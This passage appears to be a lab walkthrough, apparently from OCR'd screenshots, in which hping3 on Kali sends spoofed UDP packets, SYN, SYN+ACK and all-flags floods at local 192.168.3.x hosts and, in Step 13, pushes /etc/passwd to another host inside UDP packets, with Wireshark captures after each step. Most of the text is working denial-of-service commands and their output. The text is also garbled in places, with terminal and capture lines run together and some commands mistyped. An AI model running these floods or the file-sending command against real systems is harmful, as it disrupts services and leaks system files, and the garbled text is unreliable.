189	29.694950053	192.168.3.104	192.168.3.163	ICMP	42	Echo (ping) request id=0x4c9d, seq=14336/56, ttl=64 (no response found!)
199	30.695598460	192.168.3.104	192.168.3.163	ICMP	42	Echo (ping) request id=0x4c9d, seq=14592/57, ttl=64 (no response found!)
201	31.696277317	192.168.3.104	192.168.3.163	ICMP	42	Echo (ping) request id=0x4c9d, seq=14846/58, ttl=64 (no response found!)
212	32.701565419	192.168.3.104	192.168.3.163	ICMP	42	Echo (ping) request id=0x4c9d, seq=15104/59, ttl=64 (no response found!)
213	33.702426981	192.168.3.104	192.168.3.163	ICMP	42	Echo (ping) request id=0x4c9d, seq=15360/60, ttl=64 (no response found!)
216	34.703190206	192.168.3.104	192.168.3.163	ICMP	42	Echo (ping) request id=0x4c9d, seq=15616/61, ttl=64 (no response found!)
217	35.703907057	192.168.3.104	192.168.3.163	ICMP	42	Echo (ping) request id=0x4c9d, seq=15872/62, ttl=64 (no response found!)
252	36.705596378	192.168.3.104	192.168.3.163	ICMP	42	Echo (ping) request id=0x4c9d, seq=16128/63, ttl=64 (no response found!)
266	37.708197267	192.168.3.104	192.168.3.163	ICMP	42	Echo (ping) request id=0x4c9d, seq=16384/64, ttl=64 (no response found!)
267	38.708792873	192.168.3.104	192.168.3.163	ICMP	42	Echo (ping) request id=0x4c9d, seq=16640/65, ttl=64 (no response found!)


Frame 12: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0  
Ethernet II, Src: PcsCompu\_06:b7:85 (08:00:27:06:b7:85), Dst: PcsCompu\_ff:39:3e (08:00:27:ff:ff:ff)  
Internet Protocol Version 4, Src: 192.168.3.104, Dst: 192.168.3.163  
Internet Control Message Protocol

## Step-7:- Pushing huge number of spoofed UDP packet to a particular target host

```
#hping3 --udp -d 50 --spoof 192.168.3.104 192.168.3.163
```

```
└──(root㉿kali)-[~]# sudo hping3 --udp -d 50 --spoof 192.168.3.104 192.168.3.163
HPING 192.168.3.163 (eth0 192.168.3.163): udp mode set, 28 headers + 50 data bytes
^C
— 192.168.3.163 hping statistic —
78 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

└──(root㉿kali)-[~]#
```



## Step-8:-This kind of usually takes place on the network send the data to target machine without mentioning any services

```
# hping3 192.168.3.104 --data 10000000
```

Target IP

```

└──(root㉿kali)-[~]
  # sudo hping3 192.168.3.104 --data 10000000
HPING 192.168.3.104 (eth0 192.168.3.104): NO FLAGS are set, 40 headers + 38528 data bytes
^C
— 192.168.3.104 hping statistic —
122 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

└──(root㉿kali)-[~]
  #

```

Data: Protocol

*eth0						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
data						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=0, ID=0076) [Reassembled in #27]
2	0.000491727	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=1480, ID=0076) [Reassembled in #27]
3	0.000704838	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=2960, ID=0076) [Reassembled in #27]
4	0.001035885	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=4440, ID=0076) [Reassembled in #27]
5	0.001352406	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=5920, ID=0076) [Reassembled in #27]
6	0.001663060	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=7400, ID=0076) [Reassembled in #27]
7	0.001948571	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=8880, ID=0076) [Reassembled in #27]
8	0.002233524	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=10360, ID=0076) [Reassembled in #27]
9	0.002529930	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=11840, ID=0076) [Reassembled in #27]
10	0.002813765	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=13320, ID=0076) [Reassembled in #27]
11	0.003097641	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=14800, ID=0076) [Reassembled in #27]
12	0.003405181	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=16280, ID=0076) [Reassembled in #27]
13	0.003689575	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=17760, ID=0076) [Reassembled in #27]

- Frame 1: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits) on interface eth0, id 0

Interface id: 0 (eth0)

Encapsulation type: Ethernet (1)

Arrival Time: Jan 25, 2023 12:41:08.544729019 IST

[Time shift for this packet: 0.000000000 seconds]

Epoch Time: 1674630668.544729019 seconds

[Time delta from previous captured frame: 0.000000000 seconds]

[Time delta from previous displayed frame: 0.000000000 seconds]

[Time since reference or first frame: 0.000000000 seconds]

Frame Number: 1

Frame Length: 1514 bytes (12112 bits)

Capture Length: 1514 bytes (12112 bits)

[Frame is marked: False]

## Step-9:- Flood the target machine using Syn packet

#hpPing3 -S -d 50000 --flood 192.168.3.104

### Packet Length

```

└──(root㉿kali)-[~]
  # sudo hping3 -S -d 50000 --flood 192.168.3.104
HPING 192.168.3.104 (eth0 192.168.3.104): S set, 40 headers + 50000 data bytes
hping in flood mode, no replies will be shown
^C
[Time shift for this packet: 0.000000000 seconds]
— 192.168.3.104 hping statistic —
1786 packets transmitted, 0 packets received, 100% packet loss
[Time delta from previous displayed frame: 0.000000000 seconds]
[Time since reference or first frame: 0.000000000 seconds]
└──(root㉿kali)-[~]
  #

```

No.	Time	Source	Destination	Protocol	Length	Info
3333	5.557593492	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=19240, ID=003d) [Reassembled in #3342]
3334	5.558767105	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=20720, ID=003d) [Reassembled in #3342]
3335	5.559252083	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=22200, ID=003d) [Reassembled in #3342]
3336	5.559536476	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=23680, ID=003d) [Reassembled in #3342]
3337	5.559849984	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=25160, ID=003d) [Reassembled in #3342]
3338	5.560124819	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=26640, ID=003d) [Reassembled in #3342]
3339	5.560409213	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=28120, ID=003d) [Reassembled in #3342]
3340	5.560611486	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=29600, ID=003d) [Reassembled in #3342]
3341	5.560994204	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=31080, ID=003d) [Reassembled in #3342]
3342	5.561284743	192.168.3.88	192.168.3.104	TCP	1514	2576 - 0 [SYN] Seq=0 Win=512 Len=50000
3343	5.561574166	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=34040, ID=003d)
3344	5.561859397	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=35520, ID=003d)
3345	5.562143512	192.168.3.88	192.168.3.104	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=37000, ID=003d)

Frame 1: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits) on interface eth0, id 0

Interface id: 0 (eth0)

Encapsulation type: Ethernet (1)  
Arrival Time: Jan 25, 2023 12:48:44.841595468 IST  
[Time shift for this packet: 0.000000000 seconds]  
Epoch Time: 1674631124.841595468 seconds  
[Time delta from previous captured frame: 0.000000000 seconds]  
[Time delta from previous displayed frame: 0.000000000 seconds]  
[Time since reference or first frame: 0.000000000 seconds]  
Frame Number: 1  
Frame Length: 1514 bytes (12112 bits)  
Capture Length: 1514 bytes (12112 bits)  
[Frame is marked: False]

## Step-10:-Send huge number SYN request to target machine 192.168.3.104

```
#hping3 -S 192.168.104 -a 192.168.5.88 -k -s 135 -p 135 --flood
```

```
[root@kali]~]# hping3 -S 192.168.3.104 -a 192.168.3.88 -k -s 135 -p 135 --flood
HPING 192.168.3.104 (eth0 192.168.3.104): S set, 40 headers + 0 data bytes
hpPing in flood mode, no replies will be shown
^C
— 192.168.3.104 hpPing statistic — (1)
42561 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms. 000000000 seconds]
Epoch Time: 1674631422.373682054 seconds
[root@kali]~]# [Time delta from previous captured frame: 0.000000000 seconds]
[Time delta from previous displayed frame: 0.000000000 seconds]
[Time since reference or first frame: 0.000000000 seconds]
Frame Number: 1
```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr==192.168.3.104

No.	Time	Source	Destination	Protocol	Length	Info
18396	20.195648352	192.168.3.88	192.168.3.104	TCP	54	135 - 135 [RST] Seq=640022082 Win=0 Len=0
18397	20.196262930	192.168.3.104	192.168.3.88	TCP	60	[TCP ACKed unseen segment] [TCP Out-Of-Order] 135 - 135 [SYN, ACK] Seq=640022082 Win=0 Len=0
18398	20.196305114	192.168.3.88	192.168.3.104	TCP	54	135 - 135 [RST] Seq=640022082 Win=0 Len=0
18399	20.200975261	192.168.3.88	192.168.3.104	TCP	54	[TCP Port numbers reused] 135 - 135 [SYN] Seq=0 Win=512 Len=0
18400	20.201373356	192.168.3.88	192.168.3.104	TCP	54	[TCP Port numbers reused] 135 - 135 [SYN] Seq=0 Win=512 Len=0
18401	20.201634283	192.168.3.104	192.168.3.88	TCP	60	135 - 135 [SYN, ACK] Seq=0 Ack=3242123009 Win=65392 Len=0 MSS=1460
18402	20.201661661	192.168.3.88	192.168.3.104	TCP	54	135 - 135 [RST] Seq=3242123009 Win=0 Len=0
18403	20.202017013	192.168.3.104	192.168.3.88	TCP	60	[TCP Out-Of-Order] 135 - 135 [SYN, ACK] Seq=0 Ack=3242123009 Win=0 Len=0
18404	20.202039921	192.168.3.88	192.168.3.104	TCP	54	135 - 135 [RST] Seq=3242123009 Win=0 Len=0
18405	20.202521826	192.168.3.88	192.168.3.104	TCP	54	[TCP Port numbers reused] 135 - 135 [SYN] Seq=0 Win=512 Len=0
18406	20.203589560	192.168.3.104	192.168.3.88	TCP	60	135 - 135 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
18407	20.203627553	192.168.3.88	192.168.3.104	TCP	54	135 - 135 [RST] Seq=1 Win=0 Len=0
18408	20.206977979	192.168.3.88	192.168.3.104	TCP	54	[TCP Port numbers reused] 135 - 135 [SYN] Seq=0 Win=512 Len=0

Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0

Interface id: 0 (eth0)

Encapsulation type: Ethernet (1)  
Arrival Time: Jan 25, 2023 12:53:42.373682054 IST  
[Time shift for this packet: 0.000000000 seconds]  
Epoch Time: 1674631422.373682054 seconds  
[Time delta from previous captured frame: 0.000000000 seconds]  
[Time delta from previous displayed frame: 0.000000000 seconds]  
[Time since reference or first frame: 0.000000000 seconds]  
Frame Number: 1  
Frame Length: 54 bytes (432 bits)  
Capture Length: 54 bytes (432 bits)  
[Frame is marked: False]

[ OR ]

#**hping3 -SA --rand-source -p 8080 192.168.3.104**  
**SYN+ACK**

```
(root㉿kali)-[~]
# hping3 -SA --rand-source -p 8080 192.168.3.104
HPING 192.168.3.104 (eth0 192.168.3.104): SA set, 40 headers + 0 data bytes
^C
-- 192.168.3.104 hping statistic --
59 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms [Time delta from previous captured frame: 0.000000000 seconds]
Epoch Time: 1674631611.784402110 seconds
[root@kali]-[~]
# [Time delta from previous displayed frame: 0.000000000 seconds]
```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr==192.168.3.104

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	69.170.53.78	192.168.3.104	TCP	54	2483 → 8080 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
8	1.006566476	40.194.47.73	192.168.3.104	TCP	54	2484 → 8080 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
11	2.007234159	53.49.17.194	192.168.3.104	TCP	54	2485 → 8080 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
13	3.009626642	230.79.75.132	192.168.3.104	TCP	54	2486 → 8080 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
16	4.011165385	73.26.57.66	192.168.3.104	TCP	54	2487 → 8080 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
17	4.433875254	192.168.3.104	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
19	5.011923023	177.193.144.176	192.168.3.104	TCP	54	2488 → 8080 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
20	5.438355153	192.168.3.104	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
23	6.021483735	153.153.157.52	192.168.3.104	TCP	54	2489 → 8080 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
24	6.446953452	192.168.3.104	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
25	7.029854910	250.22.206.191	192.168.3.104	TCP	54	2490 → 8080 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0
26	7.456330342	192.168.3.104	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
27	8.030524828	62.163.69.46	192.168.3.104	TCP	54	2491 → 8080 [SYN, ACK] Seq=0 Ack=1 Win=512 Len=0

Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0  
Interface id: 0 (eth0)  
Encapsulation type: Ethernet (1)  
Arrival Time: Jan 25, 2023 12:56:51.784402110 IST  
[Time shift for this packet: 0.000000000 seconds]  
Epoch Time: 1674631611.784402110 seconds  
[Time delta from previous captured frame: 0.000000000 seconds]  
[Time delta from previous displayed frame: 0.000000000 seconds]  
[Time since reference or first frame: 0.000000000 seconds]  
Frame Number: 1  
Frame Length: 54 bytes (432 bits)  
Capture Length: 54 bytes (432 bits)  
[Frame is marked: False]

## **Step-11:- Send SYN ACK flood to destination port 8080**

```
# hping3 --rand-source -SAFRU -L 1 -M 0 -p 8080 192.168.3.104
```

```
[root@kali:~]# hping3 --rand-source -SAFRU -L 1 -M 0 -p 8080 192.168.3.104
HPING 192.168.3.104 (eth0 192.168.3.104): RSAFU set, 40 headers + 0 data bytes
^C   Arrival Time: Jan 25, 2023 13:00:08.734780417 IST
— 192.168.3.104 hping statistic —
56 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[Time delta from previous displayed frame: 0.037815979 seconds]
[Time since reference or first frame: 0.037844474 seconds]
[root@kali:~]#
```

No.	Time	Source	Destination	Protocol	Length	Info
3	0.037844474	87.79.10.20	192.168.3.104	TCP	54	2702 .. 8080 [FIN, SYN, RST, ACK, URG] Seq=0 Ack=1 Win=512 Urg=0 Len=0
4	1.038766379	16.233.119.185	192.168.3.104	TCP	54	2703 .. 8080 [FIN, SYN, RST, ACK, URG] Seq=0 Ack=1 Win=512 Urg=0 Len=0
7	2.039461719	200.108.77.145	192.168.3.104	TCP	54	2704 .. 8080 [FIN, SYN, RST, ACK, URG] Seq=0 Ack=1 Win=512 Urg=0 Len=0
8	3.041214455	238.145.175.119	192.168.3.104	TCP	54	2705 .. 8080 [FIN, SYN, RST, ACK, URG] Seq=0 Ack=1 Win=512 Urg=0 Len=0
9	4.042728614	65.213.145.178	192.168.3.104	TCP	54	2706 .. 8080 [FIN, SYN, RST, ACK, URG] Seq=0 Ack=1 Win=512 Urg=0 Len=0
10	5.044730544	146.232.24.166	192.168.3.104	TCP	54	2707 .. 8080 [FIN, SYN, RST, ACK, URG] Seq=0 Ack=1 Win=512 Urg=0 Len=0
13	6.045402976	178.16.44.145	192.168.3.104	TCP	54	2708 .. 8080 [FIN, SYN, RST, ACK, URG] Seq=0 Ack=1 Win=512 Urg=0 Len=0
16	7.046007243	232.26.120.14	192.168.3.104	TCP	54	2709 .. 8080 [FIN, SYN, RST, ACK, URG] Seq=0 Ack=1 Win=512 Urg=0 Len=0
20	8.046682189	136.55.155.236	192.168.3.104	TCP	54	2710 .. 8080 [FIN, SYN, RST, ACK, URG] Seq=0 Ack=1 Win=512 Urg=0 Len=0
25	9.049724475	178.172.83.134	192.168.3.104	TCP	54	2711 .. 8080 [FIN, SYN, RST, ACK, URG] Seq=0 Ack=1 Win=512 Urg=0 Len=0
27	10.050329021	15.73.200.194	192.168.3.104	TCP	54	2712 .. 8080 [FIN, SYN, RST, ACK, URG] Seq=0 Ack=1 Win=512 Urg=0 Len=0
31	11.051142811	85.185.45.0	192.168.3.104	TCP	54	2713 .. 8080 [FIN, SYN, RST, ACK, URG] Seq=0 Ack=1 Win=512 Urg=0 Len=0
34	12.051810773	120.44.166.185	192.168.3.104	TCP	54	2714 .. 8080 [FIN, SYN, RST, ACK, URG] Seq=0 Ack=1 Win=512 Urg=0 Len=0

Frame 3: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0

\* Interface id: 0 (eth0)

Encapsulation type: Ethernet (1)  
Arrival time: Jan 25, 2023 13:00:08.734780417 IST  
[time shift for this packet: 0.000000000 seconds]  
Epoch Time: 1674631808.734780417 seconds  
[Time delta from previous captured frame: 0.037815979 seconds]  
[Time delta from previous displayed frame: 0.000000000 seconds]  
[Time since reference or first frame: 0.037844474 seconds]  
Frame Number: 3  
Frame Length: 54 bytes (432 bits)  
Capture Length: 54 bytes (432 bits)  
[Frame is marked: False]

```
0000  b0 83 fe 90 82 ce 08 00 27 06 b7 85 08 00 45 00  ..... '....E.
0010  00 28 4a 29 00 00 40 06 0b 34 57 4f 0a 14 c0 a8  .(J)...@..4W0...
0020  03 68 0a 8e 1f 90 00 00 00 00 00 00 01 50 37  .h..... ....P7
0030  02 00 5e 1b 00 00  ..A...
```

## Step-12:-By UDP

#hpPing3 192.168.3.104 --listen signature --safe --udp

```
[root@kali]-[~]
└# hping3 192.168.3.104 --listen signature --safe --udp 0.252
Warning: Unable to guess the output interface ff02::1:2
hping3 listen mode 192.168.3.108          239.255.255.
[main] memlockall(): No such device
Warning: can't disable memory paging!
^C
— 192.168.3.104 hping statistic — (1)
0 packets transmitted, 0 packets received; 0% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms 0000000000 seconds]
Epoch Time: 1674632045.229686866 seconds
└# [Time delta from previous captured frame: 1.116182922
[Time delta from previous displayed frame: 0.000000000 seconds]
```

No.	Time	Source	Destination	Protocol	Length	Info
46	11.000503135	192.168.3.108	239.255.255.250	UDP	1124	49934 → 3702 Len=1082
47	11.187431921	fe80::1c0a:7ad7:1de... ff02::1:3		LLMNR	95	Standard query 0x6e676 ANY DESKTOP-GQ8HA02
48	11.187448683	192.168.3.108	224.0.0.252	LLMNR	75	Standard query 0x6e676 ANY DESKTOP-GQ8HA02
55	11.236403304	192.168.3.108	239.255.255.250	UDP	1124	49934 → 3702 Len=1082
56	11.236424815	fe80::1c0a:7ad7:1de... ff02::c		UDP	1158	49935 → 3702 Len=1096
57	11.358611219	192.168.3.108	239.255.255.250	UDP	1124	49934 → 3702 Len=1082
58	11.437729933	fe80::1c0a:7ad7:1de... ff02::c		UDP	1158	49935 → 3702 Len=1096
63	11.610120558	fe80::1c0a:7ad7:1de... ff02::1:3		LLMNR	95	Standard query 0xc983 ANY DESKTOP-GQ8HA02
64	11.610200736	192.168.3.108	224.0.0.252	LLMNR	75	Standard query 0xc983 ANY DESKTOP-GQ8HA02
67	12.031533615	fe80::1c0a:7ad7:1de... ff02::1:3		LLMNR	95	Standard query 0xc983 ANY DESKTOP-GQ8HA02
68	12.031550098	192.168.3.108	224.0.0.252	LLMNR	75	Standard query 0xc983 ANY DESKTOP-GQ8HA02
69	12.564475372	fe80::1c0a:7ad7:1de... ff02::1:2		DHCPv6	157	Solicit XID: 0x9dd67 CID: 000100012ae25d436c3be51dd9e9
72	13.828337678	192.168.3.108	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1

Frame 3: 216 bytes on wire (1728 bits), 216 bytes captured (1728 bits) on interface eth0, id 0

Interface id: 0 (eth0)

Encapsulation type: Ethernet (1)

Arrival Time: Jan 25, 2023 13:04:05.229686866 IST

[Time shift for this packet: 0.000000000 seconds]

Epoch Time: 1674632045.229686866 seconds

[Time delta from previous captured frame: 1.116182923 seconds]

[Time delta from previous displayed frame: 0.000000000 seconds]

[Time since reference or first frame: 1.116225386 seconds]

Frame Number: 3

Frame Length: 216 bytes (1728 bits)

Capture Length: 216 bytes (1728 bits)

[Frame is marked: False]

**Step-13:-Setting hping3 in listen mode from another host push the file**

```
#hping3 192.168.3.104 --udp -d 1000 --sign signature --file /etc/passwd
```

```
[root@kali]# hping3 192.168.3.104 --udp -d 1000 --sign signature --file /etc/passwd
HPING 192.168.3.104 (eth0 192.168.3.104): udp mode set, 28 headers + 1000 data bytes
[main] memlockall(): No such file or directory
Warning: can't disable memory paging!
^C
-- 192.168.3.104 hping statistic -- (1)
57 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
Epoch Time: 1674632244.558457958 seconds
[root@kali]#
```

\*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

udp

No.	Time	Source	Destination	Protocol	Length	Info
21	5.278608035	192.168.3.88	192.168.3.104	UDP	1042	2100 → 0 Len=1000
23	5.756510115	192.168.3.131	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
26	6.005423035	192.168.3.104	239.192.152.143	LSD	178	
27	6.005559365	192.168.3.104	239.192.152.143	LSD	178	
28	6.005683403	fe80::a810:b1de:fa4...	ff15::efc0:988f	LSD	200	
29	6.005796826	fe80::a810:b1de:fa4...	ff15::efc0:988f	LSD	200	
30	6.279275997	192.168.3.88	192.168.3.104	UDP	1042	2101 → 0 Len=1000
31	6.632395457	192.168.3.108	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
32	6.721806821	192.168.3.122	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
33	6.722021932	192.168.3.179	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
34	6.738724614	192.168.3.122	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
35	6.738741655	192.168.3.179	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
36	6.759722813	192.168.3.131	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1

Frame 2: 1042 bytes on wire (8336 bits), 1042 bytes captured (8336 bits) on interface eth0, id 0

Interface id: 0 (eth0)

Encapsulation type: Ethernet (1)

Arrival Time: Jan 25, 2023 13:07:24.558457958 IST

[Time shift for this packet: 0.000000000 seconds]

Epoch Time: 1674632244.558457958 seconds

[Time delta from previous captured frame: 0.273801559 seconds]

[Time delta from previous displayed frame: 0.000000000 seconds]

[Time since reference or first frame: 0.273801559 seconds]

Frame Number: 2

Frame Length: 1042 bytes (8336 bits)

Capture Length: 1042 bytes (8336 bits)

[Frame is marked: False]